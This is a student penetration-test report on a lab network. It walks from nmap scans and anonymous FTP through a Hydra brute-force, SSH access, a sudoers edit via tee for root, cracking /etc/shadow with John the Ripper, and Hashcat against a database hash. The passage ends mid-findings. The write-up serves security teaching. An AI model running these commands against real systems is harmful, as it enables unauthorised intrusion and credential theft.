Penetration Test of Near-Earth Broadcast Network

by

SentinelSec Solutions

CS-GY 6573 Spring 2024

SentinelSec Solutions and its CEO Avinash Narasimhan are pleased to present this penetration testing service report, to help NBN secure its digital assets. We are a team of world-class security professionals using the latest approaches to penetration testing and vulnerability assessments. We have performed multiple successful penetration tests and are positive that this report on NBN's assets will reflect that and provide a deeper understanding of the company's cybersecurity threats. We will also provide suggestions on how NBN can minimise risks from outside threats.

Table of Contents

Executive Summary

NBN Corp has approached SentinelSec Solutions to perform a penetration test on their external facing web server in the wake of a recent cybersecurity attack which resulted in the company losing its customer and employee data. This report provides a comprehensive explanation of how the test was conducted, the major vulnerabilities found, the overall risk score and the business impact. We will also provide suggested fixes for the vulnerabilities. The penetration test was conducted over 10 days by our CEO, Avinash Narasimhan.

The major vulnerabilities found -

1) Anonymous FTP Login Reporting - Vulnerable Port 65534
2) XSS Persistent Attack resulting in exposure of customer list
3) XSS Reflected Attack
4) Remote OS Command Injection
5) Shell access to NBN Server and Client
6) Privilege Escalation on NBN Server and Client to gain root access
7) 19 other vulnerabilities which are categorised as Medium/Low risk

Risk Score -

We have used the CVSS Risk Scoring System using NIST's NVD to assign risk scores to each of the above vulnerabilities.


Vulnerability	CVSS Score
Anonymous FTP Login Reporting - Vulnerable Port 65534	8.1
XSS Persistent Attack resulting in exposure of customer list	6.5
XSS Reflected Attack	6.4
Remote OS Command Injection	7.7
Shell access to NBN Server and Client	9.3
Privilege Escalation on NBN Server and Client to gain root access using the tee service and pkexec service	9.6
19 other vulnerabilities which are categorised as Medium/Low risk	4.3

The overall risk score is 9.6 which is the highest risk score from the vulnerability list. Due to a major vulnerability in the web server, an attacker could gain root access to the server and pivot to get root access on internal machines resulting in a significant breach which could result in complete customer data loss and takeover of the systems, resulting in significant monetary loss to the company. Fixes for each of these will be suggested later, however, immediate fixes include the following -

1) Removing anonymous FTP login
2) Encrypting the customer list on the server
3) Changing the CISOs and admin passwords to a much more secure one by implementing strong password policies

Introduction

The objective of this penetration test is to perform a targeted cyber-attack on NBN's infrastructure to identify security flaws and assess the overall security standing of its digital assets. The main assets in the scope of this test are the external-facing web server and the client machine used by employees. All the tests have been conducted in a way with the objective being to identify if a remote attacker could penetrate NBN's external web server and use that to pivot into internal machines. The tests have been conducted following the scope designed in the initial proposal. The attacks were conducted simulating the environment as follows:



We have mainly focused on performing a low-level network penetration test and a high-level web application penetration test. All tests have been performed keeping in mind NBN's privacy and testing has happened only with pre-authorization. We have used industry-standard tools endorsed by reputable organisations. All tests have been performed to ensure minimal detection and zero impact on the business. No downtime is expected during our tests. We followed the approach of a Red Team (black box testing)

Schedule

Day 1: April 29th, 2024 - Contract Signing and Kick-Off
Day 2: April 30th, 2024 - Information Gathering and Recon Phase (1/2)
Day 3: May 1st, 2024 - Information Gathering and Recon Phase (2/2)
Day 4: May 2nd, 2024 - Network Scanning and Enumeration Phase (1/2)
Day 5: May 3rd, 2024 - Network Scanning and Enumeration Phase (2/2)
Day 6: May 6th, 2024 - Exploitation Phase (1/3)
Day 7: May 7th, 2024 - Exploitation Phase (2/3)
Day 8: May 8th, 2024 - Exploitation Phase (3/3)
Day 9: May 9th, 2024 - Post-exploitation and preliminary report
Day 10: May 10th, 2024 - Final Report submitted to NBN Corporation

Rules of Engagement

The penetration tests described above have been performed only from 10 AM to 4 PM as devised in the proposal. Only the targets as part of the agreement will be tested. All scans performed will ensure that the system is not put under load. No sort of Denial-Of-Service attack will be performed.

Targets and Scope

Only the NBN's external web server and one internal client machine were in our scope, and the penetration test was conducted with the configuration shown above.

Target List

Web servers - http://10.10.0.66, http://172.16.1.1
Client Machine - 172.16.1.2

POC


The point of contact is our CEO, Avinash Narasimhan (Email ID - an4098@nyu.edu)

The major vulnerabilities found

1) Anonymous FTP Login Reporting - Vulnerable Port 65534
2) XSS Persistent Attack resulting in exposure of customer list
3) XSS Reflected Attack
4) Remote OS Command Injection
5) Shell access to NBN Server and Client
6) Privilege Escalation on NBN Server and Client to gain root access
7) 19 other vulnerabilities which are categorised as Medium/Low risk

Risk Scoring

We used the CVSS system to score each of the vulnerabilities. The overall risk score is 9.6 which is the highest risk score from the vulnerability list. We used the calculator at https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator to calculate the base score, temporal score and environmental score based on what kind of attack it is. Entering the appropriate impact by answering certain questions, such as does it affect the availability of the system, does it need user interaction, how technically challenging is it and so on, Putting a score for each of them will generate an overall CVSS score.


Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)


Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)

* - All base metrics are required to generate a base score.


Temporal Score Metrics

Exploit Code Maturity (E)


[✓ Not Defined (E:X)] | Unproven that exploit exists (E:U) | Proof of concept code (E:P) | Functional exploit exists (E:F) | High (E:H)

Remediation Level (RL)

[✓ Not Defined (RL:X)] | Official fix (RL:O) | Temporary fix (RL:T) | Workaround (RL:W) | Unavailable (RL:U)

Report Confidence (RC)

[✓ Not Defined (RC:X)] | Unknown (RC:U) | Reasonable (RC:R) | Confirmed (RC:C)


Environmental Score Metrics

Exploitability Metrics

Attack Vector (MAV)

[✓ Not Defined (MAV:X)] | Network (MAV:N) | Adjacent Network (MAV:A) | Local (MAV:L) | Physical (MAV:P)

Attack Complexity (MAC)

[✓ Not Defined (MAC:X)] | Low (MAC:L) | High (MAC:H)

Privileges Required (MPR)

[✓ Not Defined (MPR:X)] | None (MPR:N) | Low (MPR:L) | High (MPR:H)

User Interaction (MUI)

[✓ Not Defined (MUI:X)] | None (MUI:N) | Required (MUI:R)

Scope (MS)

[✓ Not Defined (MS:X)] | Unchanged (MS:U) | Changed (MS:C)

Impact Metrics

Confidentiality Impact (MC)

[✓ Not Defined (MC:X)] | None (MC:N) | Low (MC:L) | High (MC:H)

Integrity Impact (MI)

[✓ Not Defined (MI:X)] | None (MI:N) | Low (MI:L) | High (MI:H)

Availability Impact (MA)

[✓ Not Defined (MA:X)] | None (MA:N) | Low (MA:L) | High (MA:H)

Impact Subscore Modifiers

Confidentiality Requirement (CR)

[✓ Not Defined (CR:X)] | Low (CR:L) | Medium (CR:M) | High (CR:H)

Integrity Requirement (IR)

[✓ Not Defined (IR:X)] | Low (IR:L) | Medium (IR:M) | High (IR:H)


Availability Requirement (AR)

[✓ Not Defined (AR:X)] | Low (AR:L) | Medium (AR:M) | High (AR:H)

Due to a major vulnerability in the web server, an attacker could gain root access to the server and pivot to get root access on internal machines resulting in a significant breach which could result in complete customer data loss and takeover of the systems, resulting in significant monetary loss to the company. Fixes for each of these will be suggested later, however, immediate fixes include removing anonymous FTP login, encrypting the customer list, and changing the CISOs and admin passwords to a much more secure one.

Methodology

For this penetration test, we have followed the Cyber Kill Chain Framework as shown below.


1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALL
INSTALLATION
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

The above procedure has been Developed by Lockheed Martin, the Cyber Kill Chain framework is part of the Intelligence Driven Defense model for identification and prevention of cyber intrusions activity. The model identifies what the adversaries must complete to achieve their objective.

Information Gathering

We first started with the information gathering and recon phase, where we learnt about the company, its goals, its customer base and its employees on LinkedIn, including the CISO, John Gibson. We also browsed the web application to map out the attack surface.

Network Scanning and Web App Testing

We started scanning the network for further analysis and to find out which hosts were present along with open ports using the Nmap tool. This led us to the FTP port 65534 which was our main access point into the server. We were also focusing on enumerating the web application to scan and test for any vulnerabilities and known issues using the ZAP tool.

Vulnerability Enumeration

Once we found the FTP open port, we found that it allows anonymous logins and it listed the CISO as a user. The SSH service was also running on a port allowing open shell access if a user can be exploited. We also found a vulnerability in the sudo privileges allowing us to gain root access. The client machine also had a pkexec vulnerability allowing us to gain root access on that machine as well. We also used ZAP to list out the major web vulnerabilities present in the web application.

Exploitation

Once we decided to exploit the FTP port, it was a simple matter of anonymous login and using a tool called Hydra to extract the user's password as we knew the user was John Gibson. This provided us with his password, which we used to SSH into the server, giving us a user shell on the server. We used the tee command which had the privileges of the user running it, using which we were able to get root access. Once we had root access, we checked the databases and found a user table listing one employee Stephenson, who was the owner of the client machine. We used a tool to find the plaintext password from the hash. Once we got that, we were able to SSH into the client and gain a user shell. We found that the client machine has Pkexec vulnerability which provides a way for non-privileged users to communicate with privileged processes. Using an open-source exploit, we were able to gain root access to the client machine. The web application vulnerabilities were also executed by the ZAP tool automatically and it gave us the /data directory which contained flags and sensitive data.

Post-Exploitation

Once we had root access on both machines, we did a full directory lookup to figure out the various flags present and other sensitive files. The server machine has access to all the web files and the associated HTML files. We also used the /etc/shadow file to get the root passwords on both machines.

Scoring Risk

The Common Vulnerability Scoring System (CVSS) was used as a reference to our risk score. We first found a vulnerability, then we researched if the vulnerability was well-known in the industry. If it was, we consider the typical score given by the cybersecurity community/industry. If not, we follow the CVSS calculator given by NVD. Given that Mr Gibson is the CISO of the company, accessing his account and using his credentials has a higher risk score than a typical employee account breach scored by the industry.

Tools Used

UTM Virtual Machine Manager, Google, LinkedIn
Nmap
OWASP ZAP
CVE Database
Hydra, John the Ripper, RockYou wordlist, Hashcat
Google Docs
Kali Linux


This section was a high-level understanding of the steps we followed. We will provide a detailed description of each of these steps in the next section along with the results of each step.

Findings

In this section, we will list the steps we used to exploit the client and server machines, and how we found the vulnerabilities as described in the executive summary.


Anonymous FTP Login, Shell Access and Root Access on the client and server

We first started by performing an Nmap Scan on the web server which led us to the existence of 4 open ports, as seen in the screenshot below. The ports of interest here are 443 and 65534.




```
┌──(root㉿kali)-[/home/kali]
└─# nmap 10.10.0.66 -T4 -sV -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-12 1
Nmap scan report for 10.10.0.66
Host is up (0.00068s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
443/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (U
0)
8001/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
65534/tcp open  ftp     vsftpd 3.0.3
MAC Address: D2:56:78:56:66:60 (Unknown)
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_ke
```

We further used Nmap to run a vulnerability script using the same command as above with the -sC option included. As seen in the screenshot below, we can see that on port 65534, an anonymous FTP login is allowed.




```
65534/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    3 1000     1000         4096 Apr 03  2020 gibson
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.0.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```

Once we identified this issue and the CISO’s username, we used hydra, a login cracker using the command (hydra -l gibson -P /usr/share/wordlists/rockyou.txt -vV 10.10.0.66 -s 65534 ftp). This gave us his password as ‘digital’, which we used to SSH into the server as the service was running on port 443, this gave us a shell on the server.




```
[65534][ftp] host: 10.10.0.66   login: gibson   password: digital
[STATUS] attack finished for 10.10.0.66 (waiting for children to c
1 of 1 target successfully completed, 1 valid password found
```




```
┌──(root㉿kali)-[/home/kali]
└─# ssh -p 443 10.10.0.66 -l gibson
gibson@10.10.0.66's password:
          Welcome to

**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Server

Penetration testing with permission only!

Last login: Sun May 12 21:27:06 2024 from 10.10.0.5
gibson@nbnserver:~$ 
```

Once we had a shell on the web server, we started searching for ways to get root access. That was possible when we listed the privileges available to the user by running the command **sudo -l.** This gave us a result of the tee service which can be run with root privileges. To exploit this, we ran the following command to allow the user root access to all services, after which we ran sudo su, giving us root access.




```
gibson@nbnserver:~$ echo "gibson ALL=(ALL) NOPASSWD: ALL" | sudo tee a /etc/sudoers
```




```
gibson@nbnserver:~$ sudo su
root@nbnserver:/home/gibson# whoami
root
root@nbnserver:/home/gibson# 
```

Once we had root access here, we copied the contents of /etc/shadow which contains password hashes and ran it against the rockyou wordlist using John the Ripper using the command john -w=rockyou.txt hashes.txt. As seen below, we found the user's password and root password.




```
┌──(kali㉿kali)-[/usr/share/wordlists
└─$ john -w=rockyou.txt ~/hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 diffe
Cost 1 (iteration count) is 5000 for
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost
digital           (gibson)
1g 0:00:00:08 0.24% (ETA: 18:29:18) 0
1g 0:00:06:41 13.85% (ETA: 18:22:51)
1g 0:00:17:47 39.30% (ETA: 18:19:51)
1g 0:00:28:51 65.02% (ETA: 18:18:58)
1g 0:00:35:26 80.11% (ETA: 18:18:49)
1g 0:00:39:36 89.17% (ETA: 18:19:00)
1986angeles       (root)
```

Once we had complete access to the web server, we started going through the databases present on the server. We found a database called nbn in which there was a user table, having 2 users, Gibson and Stephenson along with their password hashes. Since we already exploited Gibson, we took the hash value of Stephenson and ran it against Hashcat using the command **hashcat -m 0 <hash> rockyou.txt,** which gave us his password as **pizzadeliver.**




```
